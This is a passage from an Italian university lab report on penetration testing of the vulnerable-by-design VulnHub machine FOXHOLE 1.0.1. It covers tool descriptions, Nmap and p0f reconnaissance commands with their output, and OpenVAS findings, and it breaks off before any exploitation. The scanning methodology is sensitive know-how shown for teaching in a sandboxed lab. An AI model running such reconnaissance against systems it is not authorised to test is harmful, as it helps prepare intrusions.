

UNIVERSITÀ DEGLI STUDI DI SALERNO

Penetration Testing Summary

FOXHOLE: 1.0.1

Carmine Citro | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA
DIPARTIMENTO DI ECCELLENZA

Sommario

1	Introduzione	3
2	Strumenti utilizzati	3
2.1	Ambiente Virtuale	3
2.1.1	Macchina Target	4
2.1.2	Macchina Attaccante	4
2.2	Nmap	4
2.3	p0f	4
2.4	xsltproc	4
2.5	Dirb	5
2.6	Dirsearch	5
2.7	WhatWeb	5
2.8	Nikto2	5
2.9	OWASP ZAP	6
2.10	OpenVas	6
2.11	Nessus	6
2.12	Metasploit	6
2.13	Steghide	7
2.14	GDB	7
2.15	PEDA	7
2.16	Interprete Python	7
3	Target Scoping	8
4	Information Gathering	8
5	Target Discovery	8
6	Enumerating Target e Port Scanning	10
7	Vulnerability Mapping	11
7.0.1	Analisi Automatica	11
7.0.2	Analisi Manuale	17
8	Target Exploitation	31
9	Post Exploitation	48
9.1	Mantaining Access	49

1 Introduzione

In questo documento sono inclusi tutti i procedimenti che costituiscono l'azione di Test di Sicurezza condotta sulla macchina **FOXHOLE: 1.0.1** vulnerabile *by design*. Le azioni eseguite sono descritte in modo dettagliato per consentire una riproduzione del processo. Lo scopo di questa attività è rilevare le vulnerabilità della macchina e analizzarne la sicurezza. Nel presente testo verranno presentati gli strumenti impiegati e, successivamente, saranno descritte le operazioni svolte in ciascuna fase; in dettaglio:

- Target Scoping
- Information Gathering
- Target Discovery
- Enumerating Target e Port Scanning
- Vulnerability Mapping
- Target Exploitation
- Post Exploitation

2 Strumenti utilizzati

2.1 Ambiente Virtuale

Per poter realizzare l'attività di Penetration Testing è stato configurato un ambiente virtuale mediante l'utilizzo dell'hypervisor **Oracle Virtual Box (Versione 7.0.16)**. La struttura di rete è illustrata nella Figura 1, comprendente una macchina attaccante, identificata come "Macchina Kali", e una macchina target collegate alla stessa rete virtuale con NAT creata all'interno di Virtual Box. In tal modo, le due macchine virtuali possono interagire tra loro e accedere alla rete internet, mentre le macchine esterne non hanno accesso alle macchine virtuali. L'indirizzo IP della macchina target non è predeterminato, poiché viene assegnato automaticamente dal DHCP.




Figure 1: Architettura rete con NAT

2.1.1 Macchina Target

La macchina scelta è **FOXHOLE: 1.0.1**, questa è una macchina **vulnerable by design** pensata appositamente per attività didattiche di Penetration Testing. Il file **.ova** è scaricabile sulla piattaforma **VulnHub** al seguente link: <https://www.vulnhub.com/entry/foxhole-101,566/>

2.1.2 Macchina Attaccante

La macchina attaccante è stato scelto il sistema operativo **GNU/Linux**, in particolare è stata utilizzata la distribuzione **Kali(2022.4)** una delle distribuzioni dedicate all'informatica forense e la sicurezza informatica. Gli strumenti utilizzati per condurre l'attività di Penetration Testing sono per la maggior parte preinstallati in Kali, ulteriori strumenti non presenti di default sono stati installati.

2.2 Nmap

Nmap ("Network Mapper") Nmap è uno strumento di scansione di rete che consente agli amministratori di rete e agli specialisti di sicurezza di esplorare e analizzare le reti informatiche. Le sue principali funzionalità includono la scansione delle porte per individuare servizi in esecuzione, il rilevamento di host attivi sulla rete, la raccolta di informazioni dettagliate sui servizi e la topologia di rete, e la scansione di vulnerabilità per identificare potenziali rischi di sicurezza. È uno strumento versatile utilizzato per valutare la sicurezza della rete, identificare dispositivi e servizi, e mitigare le vulnerabilità.

2.3 p0f

p0f è uno strumento utilizzato per effettuare **OS fingerprinting** in modo passivo, ovvero mettendosi in ascolto di comunicazioni e analizzando:

- il traffico delle macchine che si collegano alla macchina Kali;
- il traffico delle macchine a cui si collega la macchina Kali;
- il traffico di macchine verso cui la macchina Kali **tenta di connettersi**.

L'attività di rete può avere delle caratteristiche peculiari diverse a seconda del tipo di sistema operativo con cui si interagisce. Da queste informazioni relative all'attività di rete p0f cerca di ottenere informazioni relative al sistema operativo. Si basa prevalentemente sull'osservazione di connessioni TCP ma non solo.

2.4 xsltproc

Lo strumento **xsltproc** permette di convertire file formato xml in file formato html.

2.5 Dirb

Lo strumento **Dirb** è un web content scanner, permette di individuare directory e file presenti in webserver, fa uso di wordlist ed effettua attacchi basati su dizionario, analizza le risposte ottenute dal web server e restituisce possibili cartelle e file nascosti. Fornisce dizionari preconfigurati ma permette anche la creazione di dizionari personalizzati.

2.6 Dirsearch

Dirsearch è uno strumento progettato per forzare directory e file nei server web. Essendo uno strumento ricco di funzionalità, dirsearch offre agli utenti l'opportunità di eseguire una complessa ricerca di contenuti web, con molti vettori per l'elenco di parole, un'elevata precisione, ottime prestazioni, impostazioni avanzate di connessione/richiesta, moderne tecniche di forza bruta e un output facilmente leggibile.

2.7 WhatWeb

WhatWeb identifica i siti web. Il suo obiettivo è rispondere alla domanda "Che cos'è quel sito web?". WhatWeb riconosce le tecnologie web, compresi i sistemi di gestione dei contenuti (CMS), le piattaforme di blogging, i pacchetti statistici/analitici, le librerie JavaScript, i server web e i dispositivi incorporati. WhatWeb dispone di oltre 1800 plugin, ognuno dei quali riconosce qualcosa di diverso. WhatWeb identifica anche numeri di versione, indirizzi e-mail, ID di account, moduli di framework web, errori SQL e altro ancora.

2.8 Nikto2

Nikto2 è uno strumento che si occupa di fare scansioni di sicurezza su server web. Si occupa di verificare la presenza di diversi elementi tra cui file e programmi potenzialmente pericolosi oltre versioni obsolete di webserver, inoltre controlla anche la presenza di elementi di configurazione. In particolare alcune funzionalità sono:

- Rilevare errori di configurazione del server (vulnerabilità di configurazione) che permettono il rilascio di informazioni preziose (information leakage)
- Rilevare se vengono utilizzate configurazioni di default, password o credenziali di accesso predefinite o non sicure;
- Rilevare applicazioni server side obsolete e quindi affette da vulnerabilità note.

Tuttavia non è stato progettato come strumento furtivo quindi esegue una scansione nel più breve tempo possibile e può essere rilevato da sistemi di Intrusion Prevention System (IPS) e Intrusion Detection System (IDS). Supporta l'enumerazione dei sottodomini tramite brute force basati su dizionario.

2.9 OWASP ZAP

OWASP ZAP (Zed Attack Proxy) è uno strumento basato su Java fornito dal progetto OWASP, è il principale web application vulnerability scanner. Si occupa di effettuare scansioni delle vulnerabilità in contesti web-based e fornisce in output diverse informazioni, quali:

- La vulnerabilità rilevata;
- In che pagina è presente la vulnerabilità;
- Eventuali soluzioni di mitigazione.

Può operare come Web Crawler e come identificatore di vulnerabilità.

2.10 OpenVas

Open Vulnerability Assessment System è una soluzione open source molto diffusa per la scansione e la gestione automatica delle vulnerabilità. Per l'analisi delle vulnerabilità si basa su CVSS v2.0 Ratings.

2.11 Nessus

Nessus è trattato di un software proprietario, prodotto dall'azienda Tenable Inc. È uno strumento estremamente potente per l'analisi delle vulnerabilità. Nessus consente di identificare e correggere, in maniera facile e veloce, vulnerabilità su una vasta gamma di sistemi operativi, dispositivi e applicazioni. Si occupa di rilevare:

- Difetti del software;
- Patch mancanti;
- Malware;
- Configurazioni errate;
- etc.

La rilevazione delle vulnerabilità si basa sulle signature presenti nei database, quindi effettua un matching per ogni entry presente in tali database.

2.12 Metasploit

Il **Metasploit Project** è un progetto di sicurezza informatica che fornisce informazioni sulle vulnerabilità, semplifica le operazioni di penetration testing e aiuta nello sviluppo di sistemi di rilevamento di intrusioni. Il sottoprogetto più conosciuto è Metasploit Framework, uno strumento open source per lo sviluppo e l'esecuzione di exploits ai danni di una macchina remota. Il Metasploit Project è conosciuto per lo sviluppo di strumenti di elusione e anti-rilevamento, alcuni dei quali sono inclusi in Metasploit Framework.

2.13 Steghide

Steghide è un'applicazione di steganografia che nasconde i bit di un file di dati nei bit meno significativi di un altro file, rendendo la presenza dei dati invisibile e difficile da stabilire. Steghide è portatile e regolabile, con funzionalità quali l'occultamento dei dati in file bmp, jpeg, wav e au, la crittografia blowfish, l'hashing MD5 delle passphrase in chiavi blowfish e la distribuzione pseudo-casuale dei bit nascosti nei dati del contenitore [1]. Inoltre fornisce funzionalità di estrazione dei dati.

2.14 GDB

GDB, acronimo di GNU Debugger, è uno strumento di debugging fondamentale per gli sviluppatori software. Consente di eseguire programmi in modo controllato, analizzare il comportamento del software e individuare e correggere errori. Attraverso GDB, è possibile eseguire un programma passo-passo, impostare punti di interruzione, ispezionare variabili durante l'esecuzione, analizzare lo stack delle chiamate di funzione e supportare il debugging remoto. Pur essendo particolarmente potente per i programmi scritti in C e C++, GDB supporta anche altri linguaggi come Fortran, Ada e molti altri. In sostanza, GDB è uno strumento essenziale per lo sviluppo e il debugging di software di sistema, applicazioni complesse e progetti di grandi dimensioni.

2.15 PEDA

PEDA, che significa "Python Exploit Development Assistance", è un'estensione per il debugger GDB. È progettato per semplificare lo sviluppo di exploit e il debugging di programmi vulnerabili nel contesto della sicurezza informatica. Fornisce strumenti aggiuntivi come la generazione di pattern per il rilevamento di buffer overflow, il controllo delle protezioni di sicurezza come NX, ASLR e PIE, l'esplorazione della memoria, l'analisi dei registri, la visualizzazione del codice assembly e la possibilità di automatizzare compiti di debugging e sviluppo di exploit tramite script Python integrati. PEDA è uno strumento prezioso per gli specialisti di sicurezza informatica e gli sviluppatori di exploit, semplificando attività complesse coinvolte nello sviluppo di exploit e nel debug di software vulnerabili.

2.16 Interprete Python

L'interprete Python è il motore che esegue il codice Python, consentendo l'esecuzione del software. Opera attraverso due fasi: analisi e compilazione del codice sorgente in bytecode Python, seguita dall'interpretazione di questo bytecode. Questo processo è trasparente per gli sviluppatori e semplifica la gestione della memoria e la tipizzazione dinamica. Python è cross-platform, rendendo i programmi scritti in Python eseguibili su diverse piattaforme senza modifiche. L'interprete offre anche un ambiente interattivo (REPL) per testare rapidamente il codice. Inoltre, Python supporta l'estensione tramite moduli esterni, permettendo agli sviluppatori di aggiungere funzionalità personalizzate e integrare Python con altri sistemi.

3 Target Scoping

Questa fase è caratterizzata dall'accordo tra due o più parti riguardante l'attività di Penetration Testing stabilendo le conoscenze da avere prima di iniziare e le metodologie. In particolare viene definito cosa dev'essere valutato, come viene effettuata la valutazione le risorse, le limitazioni e la pianificazione. In quest'attività lo scope dell'analisi è circoscritto alla sola macchina virtuale. Il Penetration Testing effettuato sarà di tipo black box e sarà prodotto, oltre questo documento, un Penetration Testing Report dettagliato che sarà reso disponibile al docente del corso in formato digitale.

4 Information Gathering

La fase di **Information Gathering** è la fase di raccolta di informazioni. Questa è fortemente caratterizzata dal concetto di **Open Source Intelligent (OSINT)** ovvero tutte le informazioni pubblicamente disponibili, sia a causa di errori di configurazioni e data leakage, sia perché necessarie al corretto funzionamento di un sistema. Nell'attività svolta la fase di Information Gatering si è limitata alla raccolta delle informazioni presenti sulla relativa pagina web della macchina scelta sul sito VulnHub. Le informazioni fornite dall'autore sono limitate e sono di seguito elencate:


- **Format:** Virtual Machine (Virtualbox - OVA)
- **Operating System:** Linux
- **DHCP service:** Enabled
- **IP address:** Automatically assign

Inoltre, sono presenti due screenshots, il primo riporta la *HomePage* della macchina in questione. Il secondo mostra la pagina web sui cui effettuare i test, esposta dalla macchina.

5 Target Discovery

La fase di **Target Discovery** consiste nell'individuare le macchine attive all'interno dell'asset ed è anche possibile identificare il sistema operativo delle macchine attive tramite **OS fingerprinting**. Nell'attività svolta l'asset è composto da una sola macchina che sarà oggetto di analisi.

Il primo passo è ottenere l'indirizzo IP della macchina da analizzare, a tal fine è stato utilizzato un *ping scan* sulla rete NAT 10.0.2.0/24 utilizzando il comando **nmap -sn 10.0.2.0/24**, dove l'opzione **-sn** permette di non effettuare un *port scan* a seguito dell'host discovery. L'output, mostrato in Figura 2 elenca dunque solo gli host disponibili che hanno risposto al probing (tentativi di scansione).




```
(kali㉿kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 10:13 EDT
Nmap scan report for 10.0.2.1
Host is up (0.063s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0000s latency).
Nmap scan report for 10.0.2.15
Host is up (0.0019s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 18.33 seconds
```

Figure 2: ping scan: nmap -sn 10.0.2.0/24

L’indirizzo della macchina Kali utilizzata è **10.0.2.15**, verificabile dall’output del comando **ifconfig**, l’indirizzo **10.0.2.1** riguarda un elemento di configurazione di VirtualBox e dunque la macchina target ha indirizzo IP **10.0.2.4**.

Successivamente è stato effettuato l’**Operating System fingerprinting** al fine di individuare informazioni relative al sistema operativo in esecuzione sulla macchina target. Dalle informazioni raccolte nella fase di Information Gathering sappiamo che la macchina è composta un sistema operativo Linux. In questa fase puntiamo a ottenere ulteriori informazioni, in particolare la versione del kernel linux da cui è composta la macchina. Queste informazioni potranno poi essere utilizzate nelle fasi successive di Enumerating Target e Vulnerability Assessment per fare scansioni ad hoc. Utilizzando *Nmap* con l’opzione **-O** consente di ottenere informazioni sul sistema operativo della macchina specificando come parametro l’IP da scansionare. Questa funzionalità è basata sul fingerprinting dello stack TCP/IP inviando una serie di pacchetti TCP e UDP. Analizzando le risposte Nmap confronta i risultati con il suo database e, se trova un riscontro restituisce le informazioni del sistema. Nel caso in cui non ci fosse una corrispondenza esatta del sistema operativo verrà restituito una lista con i sistemi operativi più vicini alla rilevazione con la relativa percentuale di vicinanza. Il risultato del comando **nmap -O 10.0.2.4** viene riportato di seguito nella Figura 3.




```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 10:13 EDT
Nmap scan report for 10.0.2.4
Host is up (0.003s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:28:E0:78 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```

Figure 3: OS fingerprinting: nmap -O 10.0.2.4 output

Dall'output si può notare che la versione kernel del sistema operativo linux è compresa nell'intervallo **4.15 - 5.8**. Utilizziamo anche p0f, strumento che effettua **OS fingerprinting** passivo, individuare altre informazioni riguardo il sistema operativo.



```
(kali㉿kali)-[~] 2.4: icmp_seq=78 ttl=64 time=25.0 ms
└─$ sudo p0f -i eth0
    p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —
[+] Closed 1 file descriptor. seq=82 ttl=64 time=3.70 ms
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'. 56 ms
[+] Intercepting traffic on interface 'eth0'. 3.52 ms
[+] Default packet filtering configured [+VLAN]. 4.30 ms
[+] Entered main event loop. seq=80 ttl=64 time=3.79 ms
4 bytes from 10.0.2.4: icmp_seq=81 ttl=64 time=3.93 ms
-[ 10.0.2.15/54728 → 10.0.2.4/22 (syn) ]- 3.79 ms
4 bytes from 10.0.2.4: icmp_seq=87 ttl=64 time=4.36 ms
client = 10.0.2.15/54728
os = Linux 2.2.x-3.x
dist = 0
params = generic tos:0x04
raw_sig = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
4 bytes from 10.0.2.4: icmp_seq=90 ttl=64 time=4.19 ms
[ 10.0.2.15/54728 → 10.0.2.4 (ack) ]- 3.03 ms
4 bytes from 10.0.2.4: icmp_seq=91 ttl=64 time=4.16 ms
4 bytes from 10.0.2.4: icmp_seq=92 ttl=64 time=3.97 ms
4 bytes from 10.0.2.4: icmp_seq=93 ttl=64 time=3.38 ms
[ 10.0.2.15/54728 → 10.0.2.4 (ack) ]- 3.38 ms
```

Figure 4: OS fingerprinting: p0f -i eth0

In figura 4 è riportato il risultato dell'utilizzo dello strumento p0f. In particolare utilizziamo il comando **p0f -i eth0** dove l'opzione **-i** permette di specificare l'interfaccia di rete. In questo modo lo strumento si mette in attesa di traffico da/verso la macchina target, per inizializzare questo processo generiamo traffico verso la macchina target contattandola e possiamo vedere che la versione kernel potrebbe essere compresa tra **2.2.x** e **3.x**, molto discostante dai risultati di NMAP.

6 Enumerating Target e Port Scanning

In questa fase, per tutte le macchine attive rilevate nella fase precedente, si vanno ad individuare quanti e quali servizi di rete ciascuna macchina eroga; al fine poi di trovare, nelle fasi successive, possibili vulnerabilità di sicurezza esistenti. Nell'attività svolta si ricorda che la macchina target è una e non espone servizi pubblicamente su internet, dunque sono stati individuati i servizi esposti da quest'ultima utilizzando scansioni di tipo attivo, ovvero interrogando direttamente l'asset.

Ancora una volta è stato utilizzato Nmap al fine di individuare le porte aperte e le versioni dei relativi servizi esposti. È stato utilizzato il comando **nmap -A -T4 -p- 10.0.2.4 -oX scansione.xml**, dove l'opzione **-A** consente di eseguire contemporaneamente:

- **-sV** (Service Version);
- **-O** (Operating Detection);
- **-sC** (Script Scanning);

- **-traceroute** (Network Traceroute);

l'opzione **-T4** permette di specificare una modalità di timing **aggressive**, infatti in questo modo Nmap scansiona un determinato host per un breve lasso di tempo prima di passare alla scansione della successiva macchina target; l'opzione **-p-** permette di scansionare le porte da 1 a 65535 e per concludere l'opzione **-oX** consente di ottenere una formattazione *XML* dell'output della scansione. Successivamente il file *scansione.xml* ottenuto è stato convertito in un file *HTML* facilmente comprensibile e interpretabile, a tal fine è stato utilizzato il comando **xsltproc ./scansione.xml -o scansione.html**. Di seguito nella figura viene riportato il risultato della scansione Nmap in formato HTML. Il risultato di tali operazioni è mostrato nella Figura 5

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22/tcp	open	ssh	syn-ack	OpenSSH	8.2p1 Ubuntu 4ubuntu0.1	Ubuntu Linux; protocol 2.0
	ssh-hostkey				3072 15:de:6d:52:fd:1e:66:db:12:60:bf:b9:bb:fa:83:07 (RSA) 256 18:4c:0a:6f:cc:77:c3:30:ad:8c:c5:0a:74:eb:7c:79 (ECDSA) 256 23:37:4f:55:2b:13:c5:46:a0:3a:24:e2:95:da:8d:27 (ED25519)	
80/tcp	open	http	syn-ack	Apache httpd	2.4.41	(Ubuntu)
	http-server-header				Apache/2.4.41 (Ubuntu)	
	http-title				Photosen – Colorlib Website Template	

Figure 5: Output in formato HTML del port scanning Nmap -A -T4 -p- 10.0.2.4 -oX scansione.xml

Analizzando l'output risultano due porte aperte:

1. Porta **22** SSH
2. Porta **80** HTTP

7 Vulnerability Mapping

La fase di **Vulnerability Mapping** nota anche come **Vulnerability Assessment** è il processo di identificazione e analisi dei problemi di sicurezza di un determinato asset. Dopo aver individuato, nelle fasi precedenti, i servizi esposti, e le versioni, cerchiamo delle vulnerabilità note esposte da questi comprendendo se sono sfruttabili e come.

7.0.1 Analisi Automatica

Inizialmente sono stati utilizzati diversi strumenti di analisi automatica per evidenziare le vulnerabilità note ed eventualmente sfrutarle. Il tool **OpenVas** è stato utilizzato configurando una scansione di tipo *"full and fast"* specificando l'indirizzo IP della macchina da scansionare e selezionando tutte le porte TCP:

New Task

Name	FOXHOLE1.0.1
Comment	
Scan Targets	
Alerts	
Schedule	Once
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No
Min QoD	70
Alterable Task	<input type="radio"/> Yes <input checked="" type="radio"/> No
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest
Scanner	OpenVAS Default
Scan Config	Full and fast

New Target

Name	FOXHOLE1.0.1
Comment	
Hosts	<input checked="" type="radio"/> Manual: 10.0.2.4 <input type="radio"/> From file: Browse... No file selected.
Exclude Hosts	<input checked="" type="radio"/> Manual <input type="radio"/> From file: Browse... No file selected.
Allow simultaneous scanning via multiple IPs	<input checked="" type="radio"/> Yes <input type="radio"/> No
Port List	All IANA assigned TCP
Alive Test	Scan Config Default
Credentials for authenticated checks	
SSH	on port 22
SMB	
ESXi	
SNMP	
Reverse Lookup Only	<input type="radio"/> Yes <input checked="" type="radio"/> No
Reverse Lookup Unify	<input type="radio"/> Yes <input checked="" type="radio"/> No

New Task

Name	FOXHOLE1.0.1
Comment	
Scan Targets	FOXHOLE1.0.1
Alerts	
Schedule	Once
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No
Min QoD	70
Alterable Task	<input type="radio"/> Yes <input checked="" type="radio"/> No
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest
Scanner	OpenVAS Default
Scan Config	Full and fast
Order for target hosts	Sequential
Maximum concurrently executed NVTs per host	4
Maximum concurrently scanned hosts	20

Figure 6: Configurazione scansione OpenVas
12

Di seguito il report della scansione:




Figure 7: Risultati di OpenVas

Come si evince dalla scansione sono state rilevate tre vulnerabilità di grado **basso** e una di grado **medio**.

La vulnerabilità di grado medio riguarda la creazione automatica del file nascosto **.DS_Store** da parte del sistema operativo **MacOS X** in ogni directory visualizzata utilizzando il Finder. Questo file contiene un elenco dettagliato dei contenuti della directory, fornendo quindi informazioni sulla struttura e sui contenuti del sito web. Tale vulnerabilità potrebbe essere sfruttata da un attaccante in diversi modi, inclusa la raccolta di informazioni sensibili sulla struttura del sito web, il rischio per la privacy degli utenti e possibili attacchi mirati. Ad esempio, un attaccante potrebbe utilizzare i file **.DS_Store** per raccogliere informazioni sulle posizioni dei file di configurazione o dei file di database del sito. Queste informazioni potrebbero poi essere utilizzate per pianificare e eseguire attacchi mirati, come l'inserimento di malware in determinate directory o l'esecuzione di attacchi di forza bruta su risorse specifiche.

La prima vulnerabilità di grado basso riguarda "**TCP Timestamps Information Disclosure**" ovvero l'esposizione delle informazioni temporali dei pacchetti TCP durante la comunicazione di rete. Questo può permettere agli attaccanti di ottenere informazioni sensibili sul traffico di rete, inclusi tempi di comunicazione e topologia della rete. Queste informazioni possono essere sfruttate per attacchi come fingerprinting della rete, riconoscimento di servizi vulnerabili e attacchi DoS.

La seconda vulnerabilità di grado basso riguarda "**The remote SSH server is configured to allow/support weak MAC algorithm(s)**" indica che il server SSH remoto è configurato per permettere o supportare algoritmi MAC deboli. Questi algoritmi, usati per garantire l'integrità dei dati in comunicazioni SSH, possono essere vulnerabili ad attacchi di forza bruta o compromissioni della sicurezza. Ciò potenzialmente espone i dati trasmessi a rischi di manipolazione o compromissione. Gli attaccanti potrebbero sfruttare queste vulnerabilità per intercettare o manipolare la comunicazione SSH, compromettendo l'integrità dei dati e mettendo a rischio le credenziali degli utenti.

La terza vulnerabilità di grado basso riguarda **ICMP Timestamp Reply Information Disclosure**: e consiste nella risposta ai pacchetti ICMP (Internet Control Message Protocol) di tipo timestamp. Quando un host invia un pacchetto ICMP di tipo timestamp request, richiedendo l'ora corrente a un altro host, quest'ultimo risponde con un pacchetto timestamp reply contenente l'ora corrente. L'attaccante può sfruttare questa risposta per ottenere informazioni sulla data e l'ora del sistema dell'host bersaglio. Questo può essere problematico perché l'ora interna del sistema non dovrebbe essere divulgata, poiché alcuni servizi interni potrebbero utilizzarla per calcolare numeri di sequenza o ID (ad esempio, su server SunOS).

Successivamente è stato utilizzato **Nessus**, un altro tool per la scansione automatica delle vulnerabilità. Con questo strumento è stata effettuata una scansione di tipo **Advanced**, anche in questo caso la configurazione della scansione prevede l'inserimento dell'indirizzo della macchina da scansionare:

